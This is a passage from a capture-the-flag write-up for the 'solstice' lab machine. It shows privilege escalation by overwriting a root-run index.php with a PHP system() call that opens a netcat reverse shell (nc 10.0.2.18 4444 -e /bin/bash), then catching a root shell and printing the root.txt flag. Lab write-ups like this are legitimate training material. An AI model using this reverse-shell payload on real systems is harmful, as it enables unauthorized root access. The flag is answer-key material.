www-data@solstice:/var/tmp/sv$ ls
ls
index.php
www-data@solstice:/var/tmp/sv$ cat index.php
cat index.php
<?php
echo "Under construction";
?>
www-data@solstice:/var/tmp/sv$
```


change index.php source codes to

```
www-data@solstice:/var/tmp/sv$ echo "<?php system('nc 10.0.2.18 4444 -e /bin/bash')?>" > index.php
<em('nc 10.0.2.18 4444 -e /bin/bash')?>" > index.php
www-data@solstice:/var/tmp/sv$ cat index.php
cat index.php
<?php system('nc 10.0.2.18 4444 -e /bin/bash')?>
www-data@solstice:/var/tmp/sv$ curl 127.0.0.1:57
curl 127.0.0.1:57
█
```

```
(root@kali)-[~]
# rllwrap -cAr nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.0.2.18] from (UNKNOWN) [10.0.2.17] 40846
id
uid=0(root) gid=0(root) groups=0(root)
ls
index.php
whoami
root
█
```

root.txt : f950998f0d484a2ef1ea83ed4f42bbca